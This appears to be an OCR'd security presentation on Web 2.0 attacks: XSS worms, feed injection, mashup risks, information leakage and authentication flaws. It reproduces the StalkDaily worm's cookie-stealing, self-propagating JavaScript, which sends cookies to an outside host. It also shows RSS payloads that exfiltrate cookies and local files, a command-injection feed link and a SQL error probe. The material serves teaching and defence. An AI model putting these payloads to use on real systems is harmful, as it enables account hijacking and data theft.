randomUpdate[3]="Virus!? What? www.StalkDaily.com is legit!";
randomUpdate[4]="Wow...www.StalkDaily.com";
randomUpdate[5]="@twitter www.StalkDaily.com";
var genRand = randomUpdate[Math.floor(Math.random()*randomUpdate.length)]
updateEncode = urlencode(genRand);
var xss = urlencode('http://www.stalkdaily.com"></a><script
src="http://mikeyylolz.uuuq.com/x.js"></script><a ');
```

XSS Worms

```
var ajaxConn = new XHConn();
ajaxConn.connect("/status/update", "POST", "authenticity_token="+authtoken
+"&status="+updateEncode+"&tab=home&update=update");

var ajaxConn1 = new XHConn();
ajaxConn1.connect("/account/settings", "POST", "authenticity_token="+authtoken
+"&user[url]="+xss+"&tab=home&update=update");
```

XSS Worms

```
var content = document.documentElement.innerHTML;
userreg = new RegExp(/<meta content="(.*)" name="session-user-screen_name"/g);

var username = userreg.exec(content);
username = username[1];


var cookie;
cookie = urlencode(document.cookie);
document.write("<img src='http://mikeyylolz.uuuq.com/x.php?c=" + cookie +
"&username=" + username + "'>");
document.write("<img src='http://stalkdaily.com/log.gif'>");
```

XSS Worms

How will this get worse?

- Worms having full cross browser compatibility
- Worms being site/flaw independent
- Intelligent/Hybrid/Super Worms (PDP/B.Hoffman)
- Using worm infection for DDoS

SECURITY

Feed Injections

- New to Web 2.0? Yes

Feed aggregators have data coming from various untrusted sources. The data being received can be malicious and exploit users.

Feed Injections

```
<?xml version="1.0"?>
<rss version="2.0”>
    <channel>
        <title>Ninja News</title>
        <link>http://examplesite.com</link>
        <description>News for the discerning ninja</description>
        <language>en-us</language>
        <pubDate>Wed, 10 Jun 2009 09:22:00 GMT</pubDate>
        <lastBuildDate>Fri, 12 Jun 2009 09:13:09 GMT</lastBuildDate>
        <docs>http://examplesite.com/blah</docs>
        <generator>Editor 2</generator>
        <managingEditor>editor@examplesite.com</managingEditor>
        <webMaster>webmaster@examplesite.com</webMaster>
        <ttl>5</ttl>
```

Feed Injections

Remote Zone Risks

- Web browsers or web based readers in this category
- Attacks such as XSS and CSRF possible

Feed Injections

```
            <item>
<title><script>document.location='http://examplesite.com/cgi-
    bin/cookiemonster.cgi?'+document.cookie</script></title>
<link>http://example.com/news/ninja</link>
<description>This news is great!</description>
<pubDate>Fri, 12 Jun 2009 11:42:28 GMT</pubDate>
<guid>http://examplesite.com/2009/06/12.html#item1</guid>
            </item>
    </channel>
</rss>
```

Feed Injections

```
        <item>
<title>&lt;script&gt;document.location=‘http://examplesite.com/cgi-
   bin/cookiemonster.cgi?’+document.cookie&lt;/script&gt;</title>
<link>http://example.com/news/ninja</link>
<description>This news is great!</description>
<pubDate>Fri, 12 Jun 2009 11:42:28 GMT</pubDate>
<guid>http://examplesite.com/2009/06/12.html#item1</guid>
        </item>
   </channel>
</rss>
```

Feed Injections

Local Zone Risks

- The feed is written to a local HTML file
- When reading this file the reader is in the local context
- If a vuln exists you can read from the file system

Feed Injections

```
<script>
txtFile="";theFile="C:\\secrets.txt";
var thisFile = new ActiveXObject("Scripting.FileSystemObject");
var ReadThisFile = thisFile.OpenTextFile(theFile,1,true);
txtFile+= ReadThisFile.ReadAll();
ReadThisFile.Close(); alert(txtFile);
document.location='http://examplesite.com/cgi-bin/filemonster.cgi?'+ txtFile
</script>
```

Feed Injections

Yassr 0.2.2 vulnerability

- GUI.pm failed to sanitise URL's correctly
- URL then used in exec() to launch browser

```
<rss version="2.0">
    <channel>
    <title>test feed</title>
    <item>
    <title>test post - create /tmp/created_file</title>
    <link>http://www.examplesite.com";perl -e "print 'could run anything here' "
    >"/tmp/created_file</link>
    <pubDate>Fri, 26 Oct 2007 14:10:25 +0300</pubDate>
    </item>
    </channel>
</rss>
```

Credit to Duncan Gilmore who found this vulnerability

Feed Injections

How will this get worse?


- Vulnerabilities in widely used readers and sites
- Targeted data theft including key logging
- Reconnaissance such as port scanning

Mashup and Widget Hacks

- New to Web 2.0? Yes

Mashups and Widgets are core components in Web 2.0 sites. The rich functionality they provide can be exploited by attackers through attacks such as XSS and CSRF.

Mashup and Widget Hacks



Breaking News Map
what where happened
blog

Confused by the economic crisis?
Learn to take advantage of the situation. Receive 1-on-1 Forex training.
www.iFOREX.com

Ads by Google | Top Breaking News | Reuters com | Googlemaps com | Googles Maps | Andhra Pradesh Map

[sports]

LONDON (Reuters) - Wimbledon's usually reliable weather forecasters got it completely wrong on Friday although Roger Federer made all the right moves as he breezed into the second week of the grasscourt championships.

Read the news details

Controls running

04 : 10

Channels

- [✓] top news
- [ ] business
- [ ] politics
- [✓] entertainment
- [ ] science
- [✓] sports
- [ ] technology
- [✓] internet
- [ ] oddly news
- [ ] U.S.
- [ ] US Elections 08

Speed
slow fast

http://fo.reca.st/BreakingNewsMap/

Mashup and Widget Hacks

Mashups


Multiple inputs, one output

Mashup communications could leak data

Mashups require cross domain access, bye bye SOP

Mashups site is the middleman, do you trust it?

Mashup and Widget Hacks



Nasa Image Of the Day (NIOD)

Sarychev Volcano

A fortuitous orbit of the International Space Station allowed the astronauts this striking view of Sarychev volcano (Russia's Kuril Islands, northeast of Japan) in an early stage of eruption on June 12, 2009. Read More

Places to See

Google Map Search

BBC News | Technology | UK Edition

- Pirate Bay retrial call rejected
- Round-the-world solar plane debut
- Web slows after Jackson's death

Date & Time

S	M	T	W	T	F	S
	1	2	3	4	5	6
7	8	9	10	11	12	13
14	15	16	17	18	19	20
21	22	23	24	25	26	**27**
28	29	30				

http://www.google.com/ig

Mashup and Widget Hacks

Widgets

Component showing data such as news, share prices

Shared DOM model means lack of separation

Function hijacking and data theft possible

Widgets developed and uploaded by anyone

Information Leakage

- New to Web 2.0? No
- Is this worse in Web 2.0? Yes

Applications can unintentionally leak information about their configuration, internal workings, or violate privacy through a variety of application problems.

Information Leakage

A simple lack of error handling leaking information

http://www.examplesite.com/home.html?day=Monday

I add a little something onto the URL

http://www.examplesite.com/home.html?day=Monday AND userscolumn=2

No error handling = information leakage

```
Microsoft OLE DB Provider for ODBC
Drivers(0x80040E14)
[Microsoft][ODBC SQL Server Driver][SQL
Server]Invalid column name

/examplesite/login.asp, line 10
```

Information Leakage

- What makes this worse in Web 2.0?
  - WSDL files contain information that can help attackers
  - Business logic and validation moved to the client side

Information Leakage

Reading WSDL files makes recon and fingerprinting easier

Identify technologies being used, filetype:wsdl

```
<!-- WSDL created by Apache Axis version: 1.2RC3 Built on
Feb 28, 2005 (10:15:14 EST) -->

<!-- WSDL created by Apache Axis version: 1.3 Built on Oct 05,
2005 (05:23:37 EDT) -->

<!-- WSDL created by Apache Axis version: 1.4 Built on Apr 22,
2006 (06:55:48 PDT) -->

<!-- WSDL file generated by Zend Studio. -->

<!-- edited with XMLSpy v2005 rel. 3 U (http://www.xxxx.com)
by blah (xxx) -->
```

(edited to protect the innocent!)

Information Leakage


Profiling and attacking is easier when you get the info up front

```
<xs:simpleType name="EmailType">
        <xs:annotation>
           <xs:documentation>Email address</xs:documentation>
        </xs:annotation>
        <xs:restriction base="xs:string">
           <xs:maxLength value="50"/>
           <xs:pattern value=".+@.+"/>
        </xs:restriction>
    </xs:simpleType>
```

Information Leakage

Web 2.0 apps will do a lot of work on the client side

- Validation of data, business logic and sensitive data
- You need to back these up with server side checks
- Never assume sensitive data will be safe client side
- MacWorld Conference found out the hard way in 2007
- Credit to Kurt Grutzmacher


register.rcsreg.com_register.html.html (/tmp) - GVIM
File Edit Tools Syntax Buffers Window Python Help

```
var valid_codes = new Array();
valid_codes[0] = 'b50339a10e1de285ac99d4c3990b8693:357';
valid_codes[1] = '3164d90f7e8107290b44c423e735f264:360';
valid_codes[2] = '3907192d4e4c7dc5f2a858ea07097c62:361';
valid_codes[3] = '689f1db9349ec76ef0c295b5e23dcd1a:362';
valid_codes[4] = '17e7245eced7cb9b541511c4baa5bb14:363';
valid_codes[5] = '85c0039ec9dd90329aa27167fcdac488:364';
valid_codes[6] = 'f65d7bcfd3a814ebd5cc3b48127a72cf:365';
valid_codes[7] = '7d4b18a3fcddde1c4edcdd09668ff0e8:366';
valid_codes[8] = 'a1e768492d70531e22405e44f64d4ffb:367';
valid_codes[9] = 'db6f9c051d7f8c4641ce166208239051:368';
valid_codes[10] = 'f4a4b34cf660ac92128868854c879fdc:369';
valid_codes[11] = 'af11a2712baac5e1274d9a83d864b334:370';
valid_codes[12] = 'dbd3fd41b442624ebcfee51daa44ed6f:371';
valid_codes[13] = '1afea6b23b96e2dae9edec937cfa1ba8:372';
valid_codes[14] = '22c83facdbc2819d7cf7109ea220e00a:373';
valid_codes[15] = 'ce4b27a32419af3f1cd2d235c8047077:374';
valid_codes[16] = '4aa592f7db9e5ce0d21251839f28d647:375';
valid_codes[17] = '24e47da5ddc94d38441a3ac8fa16f95d:376';
valid_codes[18] = '63df7661fba67b75f9fd052c8a2b6d08:377';
valid_codes[19] = '0a927cc69f8273be0cc0acdb1b9abcb7:378';
valid_codes[20] = '8e9866383fe99765c23a6952bf580548:379';
valid_codes[21] = '2ab87df7a6deb657a8b1211a2545f8fc:380';
valid_codes[22] = 'ba9af4260c9d64d9cfdd48ac3366119e:381';
valid_codes[23] = '858e89991936476501 91c9cffbaa36ae:382';
valid_codes[24] = '32d0b92d11ac680fb3a3035d627161fc:383';
valid_codes[25] = '447842e7b999367b64d31c6b927cb587:384';
valid_codes[26] = 'e7e0092245f990a1c44621027146d0c8:385';
valid_codes[27] = '1785a5f480defa0075c21965ab472b95:386';
                                                    1601,1        60%
```

Authentication and Authorisation Flaws

- New to Web 2.0? No
- Is this worse in Web 2.0? Yes

These flaws can lead to the hijacking of user or accounts, privilege escalation, undermine authorization and accountability controls, and cause privacy violations.

Authentication and Authorisation Flaws

- Authentication and Authorisation Weaknesses
- Passwords with no max age, reasonable lengths and complexity
- Lack of brute force protection
- Broken CAPTCHA systems
- Security through obscurity
- Session Management Weaknesses
- Lack of sufficient entropy in session ID's
- Predictable session ID's
- Lack of sufficient timeouts and maximum lifetimes for ID's
- Using one session ID for the whole session

Authentication and Authorisation Flaws


Facebook album security bypass

- Predictable URL used for picture album access
- 3 parameters used in the URL
- aid= (the album ID)
- id= (the user ID)
- l= (the unique value)

http://www.facebook.com/album.php?aid=-3&id=1508034566&l=aad9c

http://securityninja.co.uk/blog/?p=198 Credit to David Rook ;-)

